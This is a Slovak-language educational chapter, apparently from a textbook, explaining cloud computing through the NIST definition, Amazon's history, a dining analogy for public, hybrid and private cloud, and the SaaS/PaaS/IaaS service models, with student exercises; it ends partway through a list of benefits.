Ak sa pozrieme do histórie výpočtovej techniky a neberieme do úvahy mechanické pomôcky na počítanie, môžeme identifikovať niekoľko generácií výpočtových strojov, t.j. počítačov:

0. veľkorozmerný počítač na báze relé s nízkou taktovacou frekvenciou náročný na prevádzku, priestor a chladenie,
1. tzv. sálový alebo ústredný počítač, ktorý okrem relé používa aj elektrónky,
2. skriňový počítač, ktorý technologický stojí na polovodičových tranzistoroch, vyrábaný je masovo a pre jeho využitie vznikajú prvé programovacie jazyky,
3. počítače so stavebnicovou konštrukciou na báze tranzistorov a veľkého množstva integrovaných obvodov,
4. osobný počítač, ktorý má malé rozmery a vysokú rýchlosť, technologicky je vystavaný na báze mikroprocesorov so širokými možnosťami programového alebo aplikačného vybavenia; v tejto generácii vznikajú aj tzv. sieťové počítače a počítače bez hard disku (dôvody: spájanie výpočtovej sily, zvyšovanie rýchlosti počítania a spracovania dát, centralizácia ukladania informácií),
5. superpočítače a stroje s umelou inteligenciou na báze Cloud computingu (fyzikálne obmedzenia rýchlosti mikroprocesorov vedú k potrebe spájať výpočtové zdroje a paralelizovať vykonávanie výpočtových úloh, čo vedie k vytváraniu zásobníkov výpočtových zdrojov a zdieľaniu výpočtového výkonu – Cloud).

Cloud je teda technologickým komponentom piatej generácie computing-u

Čo je to Cloud computing?

Hoci prvé myšlienky o tom, že výpočtová technika bude poskytovaná ako služba, siahajú až do roku 1960[46], skutočne významnú úlohu pri vzniku Cloud computing-u (definíciu viď nižšie) zohrala firma Amazon[47].

[46] Informatik John McCarthy známejší skôr ako priekopník umelej inteligencie sa údajne zaoberal predpokladom, že výpočtová technika sa raz bude poskytovať ako verejná služba.

[47] Amazon (company); Dostupné online; Amazon (company) - Wikipedia [21.09.2023]

Obr.:A very brief history of Amazon: the everything store[48]

Pôvodne „garážový“ internetový obchod s knihami je dnes jednou z najhodnotnejších celosvetových firiem v oblasti Cloud computing. Firma prevádzkujúca internetový obchod Amazon približne na začiatku tohto tisícročia modernizovala svoje servery a následne zistila, že využíva len 10% ich celkovej kapacity. Rozhodla sa teda ponúknuť nevyužitú kapacitu externým zákazníkom (economy of scale).

economy of scale = úspory z rozsahu alebo aj výhoda z výroby vo veľkom; tento pojem sa používa najmä v súvislosti s ekonomickou výhodou veľkokapacitnej výroby produktov, vďaka čomu je možné znížiť náklady na výrobu, čo má ekonomický prínos. V súvislosti s históriou nástupu Cloud computingu v prípade firmy Amazon išlo o schopnosť ekonomicky zužitkovať voľné zdroje alebo prebytky zdrojov IT (informačných technológií).

Cieľom firmy Amazon bolo predávať “veľa a rýchlo”. Preto ponúkla svoju internetovú platformu na predaj (neskôr nielen kníh ale “čohokoľvek”) iným obchodníkom, ako miesto, prostredníctvom ktorého môžu predávať svoje produkty cez internet. Vytvorila tým sieť predajcov, ktorí zdieľali spoločný internetový obchod a jeho funkcie.

Neskôr rovnaký princíp zdieľania uplatnili pri predaji elektronických služieb a služieb prenajímania aplikácií cez internet (cloud služby). Základom schopnosti prevádzkovať a ponúkať elektronické služby cez internet veľkému počtu odberateľov je technika virtualizovania zdrojov a samotných služieb.

---

[48] A very brief history of Amazon: the everything store [25.01.2024] Dostupné online: https://interestingengineering.com/culture/a-very-brief-history-of-amazon-the-everything-store

Výhodou odberateľa služby je, že môže prestať rozmýšľať, aký výkonný server potrebuje, kde bude uložený a kto ho bude spravovať. Prenajme si iba silu v cloude vo veľkosti, akú potrebuje (cloud zdroje). Paralelných odberateľov cloud zdrojov alebo služieb, či aplikácií môže byť viac, avšak typicky nebudú vyťažovať zdroje rovnako alebo v rovnakom čase - niekto pracuje len v noci, iný cez deň, ďalší ráno. Takto je možné využiť zdieľané zdroje takmer na 100%. Výhodou pre odberateľa je, že si nemusí kúpiť celý výpočtový výkon alebo platformu sám, čo znamená, že je to pre neho v takomto prípade lacnejšie. Ekonomická výhoda je najvýraznejšia pri prenájme štandardizovaných služieb alebo aplikácií. Cena modifikovaných - používateľovi špecificky prispôsobených - služieb s ich rastúcim množstvom stúpa.

Väčšina služieb a aplikácií poskytovaných cez internet je ľahko dostupná - stačí niekoľko kliknutí myšou. V súčasnosti sú už však k dispozícii platformy s veľkou škálou mikro-služieb, ktoré je možné spájať a modifikovať podľa potreby do komplexných celkov. Ich sprístupneniu pre bežného používateľa preto predchádza práca programátorov a ďalších IT špecialistov. Viac v ďalších kapitolách.

Cloud computing v oblasti IT, ďalej zjednodušene len **Cloud**, sa v praktickom živote pre potreby lepšieho pochopenia často prirovnáva ku Columbovej žene (pozn. žena inšpektora zo známeho amerického seriálu): *všetci o nej počuli, ale nik ju nevidel....* [49]

Zadaním kľúčového slova **Cloud** do internetového prehliadača je možné nájsť veľké množstvo definícií alebo vysvetlení. Najčastejšie je však používaná definícia amerického národného inštitútu pre štandardy a technológie - NIST[50]:

Obr.: The NIST Definition of Cloud Computing[51]

[49] Columbo je ženatý a stále spomína svoju manželku, ale tá sa v žiadnej časti seriálu neobjavila. Dostupné online: https://sk.wikipedia.org/wiki/Columbo [21.09.2023]

[50] NIST: National Institute of Standards and Technology | NIST

[51] The NIST Definition of Cloud Computing [25.01.2024] Dostupné online: https://csrc.nist.gov/pubs/sp/800/145/final

"**cloud computing** je **model,** ktorý umožňuje všadeprítomný a pohodlný sieťový **prístup na požiadanie k zdieľanému fondu** konfigurovateľných výpočtových **zdrojov** (napr. sietí, serverov, úložných priestorov, aplikácií a služieb), ktoré je možné poskytnúť a uvoľniť **rýchlo, s minimálnym úsilím** na manažment alebo interakciu s poskytovateľom služieb."

Definícia sama o sebe sa na prvé prečítanie javí pomerne zložitá. To je dôvod, prečo sú v definícii zvýraznené a podčiarknuté niektoré slová a slovné spojenia:

- **model,**
- **prístup na požiadanie** ,
- **zdieľaný fond zdrojov,**
- **rýchlo, s minimálnym úsilím**.

Nájdi aspoň tri rôzne definície Cloud-u na internete.

Zamysli sa: Ako by si vysvetlil vyššie uvedené podčiarknuté pojmy s ohľadom na IT svet (pre oblasť IT)?

Zvýraznené pojmy sú v danej definícii považované za kľúčové a budeme sa o ne opierať aj v ďalších častiach textu. Ich voľným a zjednodušeným prerozprávaním je možné Cloud charakterizovať ***ako zásobník (IT) zdrojov, ktoré sú dostupné na požiadanie, prístup k nim je jednoduchý a rýchly a vynaložené úsilia na ich získanie je minimálne.***

Zamysli sa: K čomu z bežného života, k akým tovarom alebo službám, by si prirovnal to, čo poskytuje Cloud?

K čomu z bežného života je možné Cloud prirovnať?

Dobrým príkladom je **dodávanie služieb** elektrickej energie, vody alebo plynu.

Dnes je takmer každý dom (stavba) pripojený k distribučnej sieti uvedených komodít. Napríklad ako odberateľ elektriny pri pohľade na elektrickú zásuvku predpokladám, že je v nej napätie a po pripojení zariadenia **sa môžem spoľahnúť na to, že mám k dispozícii** požadované napätie a môj spotrebič bude normálne napájaný, a teda funkčný.

V zásade ma netrápi, ktorá elektráreň je zdrojom elektriny (pretože sa jedná o sieť prepojených elektrární). To, čo ma zaujíma, je fakt, **či táto služba je pre mňa dostupná**, t.j. po zapojení zástrčky do zásuvky budem mať zdroj elektriny, či je **bezpečná** (napr. či má také parametre, aby môj spotrebič po zapojení nezhorel) a koľko ma to bude stáť (finančné náklady). Zároveň predpokladám, že táto služba je pre mňa **dostupná nepretržite** (výpadky sú samozrejme možné) a som si vedomá toho, že **za spotrebu zaplatím** presne **podľa hodnoty** nameranej odobratej energie **na meracom zariadení**. Zložitosť pripojenia sa do siete v bežnom živote môže byť samozrejme rôzna, avšak pre účely prirovnania Cloudu k bežnému životu máme na mysli pripojenie štandardného bytu v bytovom dome, ktoré **v ideálnom prípade typicky vyžaduje jeden telefonát** distribútorovi.

Cieľom zvýraznenia jednotlivých slov v uvedenom príklade je upriamiť pozornosť na tie charakteristiky, ktoré sú pre akékoľvek služby – a teda aj Cloud - typické, resp. sú pre ne rovnaké.

Vyššie spomínané komodity a Cloud majú rovnaké nasledovné prvky:

- sieť výrobcov/dodávateľov a ich zázemie, infraštruktúra a prevádzka,
- sprostredkovateľov,
- distribučnú sieť,
- spoplatňovanie odberu služieb na báze merania spotreby,
- určitú kvalitu (spoľahlivosť, bezpečnosť, dostupnosť),
- odberateľov (zákazníkov/spotrebiteľov).

Nájdi päť služieb z bežného života, ktoré je možné charakterizovať alebo aj merať vyššie spomenutými charakteristikami: spôsob poskytovania, prístup k službe, zásobník zdrojov, rýchlosť získania.

Modely poskytovaných Cloud služieb

Spôsobov, ako a odkiaľ sa poskytujú/predávajú služby, je vždy viacero. Pre lepšie pochopenie modelov Cloud služieb sa opäť oprieme o príklad zo života.

Predstavte si veľmi jednoduchú modelovú situáciu: „Som hladný“. Ako vyriešiť takýto „problém“? Ideálny spôsob: „Najem sa.“

Ako zaneprázdnení ľudia, „naháňaní“ súčasnou dobou väčšinou, chceme vyriešiť problém hladu rýchlo, jednoducho, podľa možnosti bez dopadu na naše zdravie a za primeranú cenu.

Aké máme možnosti?

1. využiť tzv. „fast food“ – t.j. ísť do najbližšej kantíny (bufetu/jedálne pre študentov alebo zamestnancov) alebo tzv. „food court“ (spoločný priestor, v ktorom susedia viacerí predajcovia jedla a ktorý zahŕňa priestor pre konzumáciu jedla),
2. ísť do reštaurácie,
3. navariť si doma.

Pozrime sa teraz na charakteristiky/parametre jednotlivých možností z pohľadu vyššie uvedených požiadaviek uspokojiť hlad v našej „rýchlej“ dobe:

	fast food	reštaurácia	doma
čas	OK	COK/NOK	OK/COK/NOK
zložitosť	OK	OK	OK/COK
bezpečnosť	NOK/COK/OK	OK/COK	OK
cena	OK/COK	?!	OK/COK/NOK

Tabuľka č.1: Charakteristiky stravovacích možností podľa kľúčových atribútov z definície Cloudu.

Legenda:

OK – pozitívny výsledok, system spĺňa požiadavky

COK – čiastočne OK, t.j. niektoré časti systému spĺňajú požiadavky, niektoré nie

NOK – negatívny výsledok, system nespĺňa požiadavky

Vysvetlime si tabuľku:

fast food

Asi najrýchlejšie sa dostaneme k jedlu vo fast food-e. Pri dobrom výbere je jedlo bezpečné a neuškodí nám, ale pozor, niekedy je k dispozícii len neslávne známy hamburger. Cena jedla vo fast food-och je +/- primeraná, môže sa stať, že je aj vyššia. Avšak, čo je nutné si pri tomto type stravovania uvedomiť, je to, že ponuka je štandardizovaná, to znamená, že nie je možné vymýšľať výnimky (asi nikdy sa nám nepodarí si do hamburgeru vyjednať/ vypýtať pridanie plátkov syra naviac, ak to nie je v ponuke, môžeme však odmietnuť časť služby, napríklad odmietneme cibuľu alebo uhorku).

To znamená, že pre tento variant platí: *ber alebo neber*.

To, čo musí zákazník urobiť, je rozhodnúť sa, zvážiť možnosti a riziká výberu a zodpovedať si základné otázky, ako napr.:

- Je toto jedlo pre mňa vyhovujúce? Chutí mi?
- Môžem si dovoliť jesť týmto spôsobom pravidelne?
- Risknem krátkodobú či jednorazovú konzumáciu? Má to na mňa nejaký dopad? Má to prínos?
- Je takéto jedlo dosť bezpečné? Zdravotne mi jeho konzumácia neuškodí?

- Vyhovuje mi cena?
- Vyhovuje mi spôsob predaja, servírovanie, miesto konzumácie?

V každom prípade je vďaka normalizovaným postupom v zariadeniach fast food očakávateľné, že ten istý druh hamburgera bude chutiť vždy rovnako.

reštaurácia

Na prvý pohľad má vlastnosti (*charakteristiky*) veľmi blízke fast food-u, avšak, je tu však povestné „ale".

Návšteva reštaurácie vyžaduje vyhradiť si viac času, ponuka je síce štandardizovaná v podobe jedálneho lístka, ale napriek tomu je možné „troška vymýšľať" (napr. objednať si jedlo bez prílohy, zameniť prílohu alebo šalát a podobne). V dobrej reštaurácii sa s najväčšou pravdepodobnosťou dohodneme na extra službe mimo jedálneho lístka za cenu menšieho úsilia alebo aj za cenu zmeny ceny jedla. Pokiaľ nás jedlo v zmenenej podobe uspokojí, a akceptujeme cenu, služba je pre nás vyhovujúca.

Vo väčšine reštaurácií je jedlo s vysokou pravdepodobnosťou bezpečné a neotrávime sa, ale pravdou je, že sa táto skutočnosť nedá úplne vylúčiť. Preto je vždy vhodné preskúmať kvalitu reštaurácie (hodnotenia zákazníkov, referencie a pod.). To znamená, že viaceré otázky uvedené v predchádzajúcom príklade je nutné položiť si a zodpovedať aj v tomto prípade.

V zásade platí, že pokiaľ nás jedlo v danej reštaurácii uspokojilo, je vysoko pravdepodobné, že sa tam vrátime a budeme očakávať služby v porovnateľnej kvalite a rovnaké jedlo približne rovnakej chuti, čo je štandardizovanými postupmi v danej prevádzke zaručené. Cena v tomto prípade je položkou, ktorá je záležitosťou len nášho rozhodnutia, či sme ochotní ju akceptovať. Za dobré jedlo sa však platí viac.

domáce stravovanie

Asi nie je nutné vysvetľovať, čo vyžaduje taká príprava jedla doma. Rozhodne sa treba najprv zamyslieť, čo vlastne chceme variť, aké suroviny potrebujeme, naplánovať nákup, aj následnú prípravu a nakoniec aj jedlo uvariť a naservírovať. Dĺžka celého procesu závisí od vlastných schopností a samotného výberu jedla -

počnúc rozhodnutím kde a kedy budeme nakupovať, resp. obstarávať potraviny, cez výber surovín, samotný proces prípravy, voľbu miesta (v kuchyni alebo pôjdeme do prírody), mieru zložitosti prípravy, až po samotné servírovanie a konzumáciu (pričom stále existuje riziko, že sa niečo nevydarí a bude potrebné to „opraviť“ alebo nanovo zopakovať a nakoniec nám to aj tak naši rodinní príslušníci „ošomrú“).

Tu je dôležité uvedomiť si, že máme celý proces úplne pod kontrolou a vo vlastných rukách. Toto má priamy dopad na cenu, čas, ktorý pri tom strávim, kvalitu výsledku, a zároveň vďaka rôznym vplyvom môže mať to isté jedlo vo výsledku mierne odlišnú chuť.

Nepopierateľným benefitom tohto variantu je jeho bezpečnosť, ktorú máme vo vlastných rukách.

Návrat do IT sveta

Aká je spojitosť medzi vyššie uvedenými príkladmi stravovacích možností a Cloudom? Ako aplikovať uvedené príklady do IT sveta?

	Public Cloud	Private Cloud	Hybrid Cloud	Multi-Cloud	Community Cloud
Owner	Cloud service provider	Single organization	Single organization and a cloud service provider	Cloud service providers	Multiple organizations
Management complexity	Easy	Professional IT team required	Professional IT team required	Medium +	Increased
Scalability & Flexibility	High (almost unlimited)	Limited	Improved	High (almost unlimited)	Moderate
Security	Medium -	Increased	Varies	High -	Medium
Reliability	Medium +	High	High	High	Medium
Cost	Low initial cost (mostly pay-as-you-go)	High cost	Cost-effective	Low cost (you can choose the cheapest services)	Lower cost

Cloud Deployment Models – Types, Comparison & Examples[52]

[52] Cloud Deployment Models – Types, Comparison & Examples [25.01.2024] Dostupné online: https://spacelift.io/blog/cloud-deployment-models

Tri varianty uvedené v kapitole "Modely poskytovaných Cloud služieb" svojimi charakteristikami zodpovedajú trom najtypickejším modelom nasadenia - **deployment models**, resp. modelom poskytovania Cloud služieb. V podstate sa jedná o **miesto a spôsob, odkiaľ sú služby poskytované, a pre koho**.

Nájdi presnú definíciu slovného spojenia „deployment model" podľa NIST.

Pozrime sa teraz znova na vyššie uvedené charakteristiky, avšak tentokrát aplikované vo svete IT

parameter \ model	Public Cloud (fast food)	Hybrid Cloud (reštaurácia)	Private Cloud (doma)
čas	rýchly prístup	vyžaduje viac času	Vyžaduje najviac času
zložitosť	jednoduché získať	nič zložité	rôzna
bezpečnosť	diskutabilná	dostatočná, s možnosťou ovplyvniť	v mojich rukách
cena	väčšinou priaznivá	môže byť vyššia	vysoká cena a náklady za prácu

Tabuľka č.2: Charakteristiky modelov nasadenia Cloud služieb podľa atribútov z definície Cloudu

Interpretácia tabuľky:

1. *fast food* – ***(verejný) Public Cloud***

   - služby alebo infraštruktúra sú poskytované verejne, konkrétnymi poskytovateľmi, všetkým záujemcom, t.j. viacerým organizáciám alebo osobám (verejnosti) prostredníctvom verejného internetu,
   - poskytovaná je všade rovnaká, štruktúrovaná a štandardizovaná ponuka, bez možnosti zmeniť ju (služby sú presne zadefinované v katalógu služieb),
   - informácie (dáta) spracovávané prostredníctvom týchto služieb nie sú striktne oddelené (dáta sú uložené na spoločnom úložisku, súvisiaca skupina dát patriaca konkrétnej osobe alebo firme je definovaná konkrétnym atribútom zaručujúcim patričnosť ku skupine).

2. *reštaurácia* – ***(hybridný) Hybrid Cloud***

   - predstavuje akýkoľvek možný mix služieb, umožňuje rôzne kombinácie služieb,
   - služby alebo infraštruktúra sú poskytované verejne, konkrétnymi poskytovateľmi, všetkým záujemcom, t.j. viacerým organizáciám alebo

osobám (verejnosti) prostredníctvom verejného internetu, avšak, môžu byť prepojené s inými verejne alebo aj privátne poskytovanými službami,
- základný katalóg služieb je k dispozícii, avšak spájanie služieb, ich modifikácie a parametrizácia je povolená,
- informácie (dáta) spracovávané prostredníctvom týchto služieb môžu, ale nemusia byť striktne oddelené (súvisiaca skupina dát je definovaná konkrétnym atribútom zaručujúcim patričnosť ku skupine alebo je vytvorené izolované špecifické úložisko pre spolu patriace informácie).

3. *domáce stravovanie - **(vlastné dátové centrum) On Premise/Private Cloud***

- v privátnom prostredí je na mieru vytvorená infraštruktúra a na nej bežiace programy alebo služby, ktoré využívajú len presne vymedzení používatelia v uzavretej, typicky verejne nedostupnej sieti,
- služby nie sú poskytované verejne, sú privátne, určené definovanému okruhu odberateľov alebo používateľov,
- katalóg služieb neexistuje, služby sú vytvárané podľa potreby, so širokými možnosťami parametrizácie, t.j. možnosťami prispôsobenia služby na mieru,
- všetky dáta sú uložené oddelene, patria len konkrétnemu odberateľovi.

V predchádzajúcich riadkoch sme si vysvetlili, čo je to Cloud, akým spôsobom je poskytovaný, aký je rozdiel medzi typmi Cloud-ov – a to cez optiku možností stravovania. Dozvedeli sme sa, že verejný Cloud je vlastne zoznam rovnakých zdieľaných služieb pre všetkých zákazníkov. Predstavili sme si hybridný Cloud, ktorý sa v praxi používa špeciálne v takých prípadoch, ak časť dát je možné spracovať vo verejnom Cloude a druhú časť je nevyhnutné spracovávať v regulovanom, chránenom prostredí. No a nakoniec sme sa venovali privátnemu Cloudu, ktorý umožňuje dostať služby verejného Cloudu do kontrolovaných priestorov firmy, a to za cenu zvýšených nákladov za hardvér a za cenu práce administrátorov Cloudu.

Prvky, z ktorých je zložený cloud

Rýchlosť ekonomického rozvoja a trhová konkurencia núti firmy a spoločnosti orientovať sa výlučne na svoj biznis. Cieľom je dobre, správne a včas reagovať na zmeny na trhu tak, aby nestrácali svoje obchodné príležitosti.

Z uvedeného dôvodu sa firmy stále menej a menej chcú zaoberať informačnými technológiami, systémami a aplikáciami, ktoré sú zvyčajne podporou ich podnikania. Firmy sa nechcú zaoberať zdĺhavým obstarávaním informačných systémov, ich správou, údržbou, aktualizáciou a ich rozvojom.

Cieľom obchodných, výrobných a podnikateľských subjektov je preniesť zodpovednosť za činnosti spojené s prevádzkou, riadením a poskytovaním

informačných systémov na spoločnosti, ktoré sú na to špecializované. Jednou skupinou týchto špecializovaných firiem sú tie, ktoré poskytujú IT Cloud služby.

Zmienené dôvody tak postupne robia z Cloudu hlavný stavebný prvok rôznych firiem.

V Cloude je možné jednoduchšie zdieľať zdroje (výpočtové, dátové, pamäťové zdroje, sieťové prvky a pod.) alebo aj celé aplikačné systémy (aplikácie).

To môže firmám pomôcť:

- s **optimalizáciou, resp. so znižovaním nákladov** - rozložením nákladov na viacero subjektov, ktoré dané zdroje čerpajú, je cena pre individuálny subjekt nižšia. Cenu optimalizuje aj to, že spoplatnené sú len skutočne spotrebované zdroje. Pri masívnom využívaní Cloud služieb organizáciou je však ich cena porovnateľná s cenou za riešenia v domácom dátovom centre, dokonca môže byť v určitých prípadoch aj vyššia.
- so **zvyšovaním spoľahlivosti** IT zariadení, pretože sa o ne výlučne starajú špecialisti a systémy sú vybudované tak, aby spoľahlivosť a dostupnosť garantovali.
- s **optimalizáciou využívania zdrojov**, pretože flexibilita a elasticita infraštruktúry umožňuje využívanie zdrojov práve vtedy, keď to firma potrebuje (odbúranie nepoužívaných a nevyužívaných zdrojov, o ktoré by sa museli starať aj v čase, keď ich práve nevyužívajú, napr. v noci).

Služby cloudu


Ako už bolo uvedené, Cloud je v zásade systém služieb. Tieto služby sú poskytované individuálne alebo kombinované v rôznych skupinách, podľa zamerania alebo spôsobu využitia. Jedná sa o tzv. servisné modely (**service models**). Servisným modelom je **skladba/zoznam štandardizovaných služieb**. Opierajúc sa o príklady uvedené v predchádzajúcej kapitole, zoznam služieb v servisnom modeli je v podstate jedálny lístok.

Podľa definície NIST rozoznávame tri základné servisné modely Cloud služieb:

SaaS – Software as a Service (softvér ako služba) je schopnosť poskytovať spotrebiteľovi (zákazníkovi/nájomníkovi) **aplikáciu bežiacu v Cloud infraštruktúre**. Aplikácia je prístupná prostredníctvom web prehliadača, mobilnej aplikácie alebo jednoduchého programového rozhrania (napr. klientská aplikácia: e-mail). Spotrebiteľ nespravuje, ani nemá pod kontrolou infraštruktúru, aplikáciu, ani jej komponenty, ako sú siete, servery, operačné systémy, úložiská. Spotrebiteľ nevie ovplyvniť ani vlastnosti a funkcie aplikácie, okrem jednoduchých a zároveň obmedzených konfiguračných nastavení špecifických pre používateľa (napr. farba používateľského rozhrania aplikácie, nastavenie hesla a pod.).

Opierajúc sa o príklad fast foodu, ktorý sme použili v predchádzajúcej kapitole, zákazník si vyberie z hotovej ponuky jedál bez možnosti čokoľvek zmeniť, okrem minoritných zmien, napr. toho, že sa rozhodne jesť plastovým alebo metalickým príborom, resp. sa rozhodne, či si nechá naložiť jedlo na tanier alebo zabaliť so sebou.

Typickým príkladom SaaS sú kancelárske aplikácie firmy Microsoft – Word, Excel, PowerPoint - poskytované ako Cloud služby v rámci Microsoft office 365 (https://www.office.com)



Obr.: Office is now Microsoft 365[53]

PaaS – Platform as a Service (platforma ako služba) je schopnosť **poskytovať spotrebiteľovi platformy**, t.j. také služby, ktoré mu umožnia nasadiť (nainštalovať a prevádzkovať) vlastnými schopnosťami (schopnosťami samotného spotrebiteľa, firmy, resp. jej zamestnancov) vytvorenú alebo nadobudnutú aplikáciu. Aplikácia musí byť vytvorená pomocou programovacích jazykov, knižníc a služieb podporovaných prevádzkovateľom PaaS-u. Spotrebiteľ neriadi základnú Cloud infraštruktúru, ako sú siete, servery, operačné systémy alebo úložiská, avšak má kontrolu nad aplikáciou samotnou alebo nad konfiguračným nastavením prostredia, ktoré danú aplikáciu hosťuje.

Vhodným prirovnaním je prenájom (čiastočne vybavených) priestorov, ak chceme zriadiť reštauráciu. Nájdeme priestor s plne vybavenou kuchyňou, ale jedálenskú časť ešte potrebujeme doplniť alebo, použijúc príklad z predchádzajúcej kapitoly, si objednáme jedlo a časť jedla zmeníme alebo vymeníme za niečo úplne iné, pričom vieme, že aj cena sa zmení. V rámci IT sú dobrým príkladom služby Amazon Web Services (https://aws.amazon.com).

[53] Office is now Microsoft 365 [25.01.2024] Dostupné online: https://www.microsoft365.com/

IaaS - Infrastructure as a Service (infraštruktúra ako služba) je schopnosť poskytovať spotrebiteľovi priamo výpočtové a spracovateľské služby (server), ukladanie (úložisko), siete a ďalšie základné výpočtové zdroje alebo prvky, ktoré umožňujú nasadiť a spustiť ľubovoľný softvér, ktorý môže zahŕňať operačný systém a aj aplikácie. Spotrebiteľ má kontrolu nad operačným systémom, úložiskami, aplikáciami a do istej miery aj nad vybranými sieťovými komponentami. Vhodným príkladom zo života by bol „holo-priestor" na prenájom za účelom zriadenia gastro prevádzky.*Typický poskytovateľom IT IaaS sú poskytovatelia služieb dátových centier (https://www.equinix.com).*

Nájdi ďalšie servisné modely. Čo všetko v rámci IT je možné poskytovať ako službu?

Stavebné prvky Cloudu (architektúra)

Úplne presné informácie o stavebných prvkoch verejne poskytovaných Cloud služieb nie je možné získať. Dôvodov je viacero. Na prvom mieste je však bezpečnosť. Cieľom poskytovateľov Cloud služieb je dať k dispozícii odberateľom (zákazníkom) len toľko informácií, aby mohli Cloud služby komfortne využívať.

Všetky IT služby sú nasadené a prevádzkované na hardvérových zariadeniach (HW). Poskytovatelia Cloud služieb využívajú na stavbu svojich dátových centier štandardný hardvér, tzv. komoditné HW zariadenia (jednoduché a štandardizované prvky, ľahko zameniteľné). Môžeme si to predstaviť ako rovnaké, navzájom prepojené, uzavreté kocky, moduly obsahujúce počítače (podobne, ako stavebnice Lego). Tieto moduly je možné jednoducho spájať a vytvárať z nich väčšie celky – zdroje výpočtovej sily, t.j. úložiská dát, procesory a pamäťové štruktúry, prepojené sieťovými komponentami - nazývame ich HW infraštruktúra. Dôvodom používania komodít je možnosť ich jednoduchej výmeny, pokiaľ je to potrebné (napr. z dôvodu ich poruchy).

Na všetkých úrovniach prevádzky infraštruktúry je dodržiavaný princíp vysokej dostupnosti na báze redundancie (duplikovanie komponentov), čo zaručuje skutočne vysoké percentá dostupnosti Cloud služieb (95% až 99,95%, v niektorých prípadoch aj viac). Tieto je vo svete on-premise (vo vlastnom - domácom dátovom centre) možné dosiahnuť len za cenu vysokých nákladov.

V rámci fyzických budov dátových centier, ktoré sú umiestnené vo viacerých krajinách sveta, je teda vystavaná fyzická technologická vrstva, HW infraštruktúra, na ktorú sa ďalej aplikujú, presnejšie inštalujú softvérové prvky (SW), ktoré umožňujú riadiť (spravovať) samotnú HW infraštruktúru, ale aj vytvárať abstraktnú úroveň rôznych IT zdrojov (virtualizácia). Tieto sa následne využívajú na tvorbu služieb pripravených na použitie priamo pre odberateľov.

Obr.1 – Príklad: Infraštruktúrno – technologický "stack"

Správu a prípravu samotnej HW infraštruktúry alebo aj samotných služieb zabezpečuje poskytovateľ Cloud služieb. Ten dáva zároveň odberateľovi k dispozícii rozhranie a nástroje (aplikácie), vďaka ktorým ich môže zákazník používať. Ide vlastne o aplikačné rozhranie poskytované cez web prehliadač, prostredníctvom ktorého je možné vytvoriť vlastný výpočtový svet, ktorý zahŕňa aj softvér, aj hardvér.

Charakteristickou črtou HW aj SW infraštruktúry, ktorá je k dispozícii v prostredí Cloudu, je aj to, že ju využívajú (zdieľajú) viacerí zákazníci. To znamená, že služba, ktorú ste si objednali, beží na rovnakom počítači pre viacero používateľov naraz. Tento princíp zdieľania zdrojov umožňuje udržať nižšiu cenu za cloudové služby.

Všetky IaaS (*Infrastructure-as-a-Service*) a PaaS (*Platform-as-a-Service*) služby sú poskytované formou štandardizovaných virtuálnych komponentov, ktoré je možné vzájomne skladať (spájať), veľmi podobne ako už spomínané Lego.

Typické IaaS a PaaS služby sú pre odberateľa štandardne poskytované formou virtuálnych komponentov (virtuálny stroj). Samozrejme, aj tu existujú výnimky alebo špecifické služby, ktoré umožnia napr. vyčleniť konkrétne HW zariadenie pre potreby jedného zákazníka bez možnosti zdieľať jeho voľné kapacity s iným zákazníkom alebo dokonca je možné priviesť konkrétne prenajaté HW zariadenie do súkromného dátového centra a poskytovať preň len obmedzenú časť služieb, napr. údržbu, aktualizáciu a pod. Cena takejto služby je omnoho vyššia, avšak jej protiváhou môže byť vyššia bezpečnosť.

Hlavné charakteristiky Cloud-u

Definícia Cloud-u, ktorú sme použili, tiež hovorí o „zdieľanom fonde konfigurovateľných výpočtových zdrojov". Schopnosť „zdieľať" je jednou z hlavných charakteristík Cloud-u. Z vyššie uvedeného je zrejmé, že verejne dostupná Cloud služba je schopná obslúžiť viacero spotrebiteľov, resp. nájomníkov (angl. Tenant) súčasne.

Tu je stručný zoznam hlavných charakteristík Cloud-u:

- viac "nájomníkov" (**multi-tenancy** – dodávateľ obsluhuje viacero klientov),
- poskytovanie formou "samoobsluhy" (**self-service** – klient si objednáva služby cez samoobslužný web portál a sám si ich použitie nastavuje; ponuka služieb je štandardizovaná),
- na požiadanie (**on-demand** – klient sám iniciuje zapnutie/vypnutie služby),
- **prístup odkiaľkoľvek** (web, internet),
- fond/zásobník zdrojov (**resource pooling** - dynamické prideľovanie fyzických a virtuálnych zdrojov v súlade s používateľskými potrebami),
- elasticita/možnosť expandovať rýchlo (**rapid elasticity** – možnosť rýchlo sa prispôsobiť meniacim sa požiadavkám),
- meranie spotreby zdrojov (**metering** – poplatok za použitie služieb založený na ich skutočnom využití/spotrebe).

Pozitíva a negatíva Cloud-u

Prenájom IT služieb, aplikácií, výpočtových zdrojov, úložísk a siete môže mať ekonomické výhody a môže zmenšiť náklady jednotlivcov alebo aj spoločnosti.

Typickými prínosmi sú:

- rýchlosť nasadenia (štartu používania),
- flexibilné používanie kapacity a výkonu,
- jednoduché zapnutie alebo vypnutie,
- platba len za spotrebované služby.

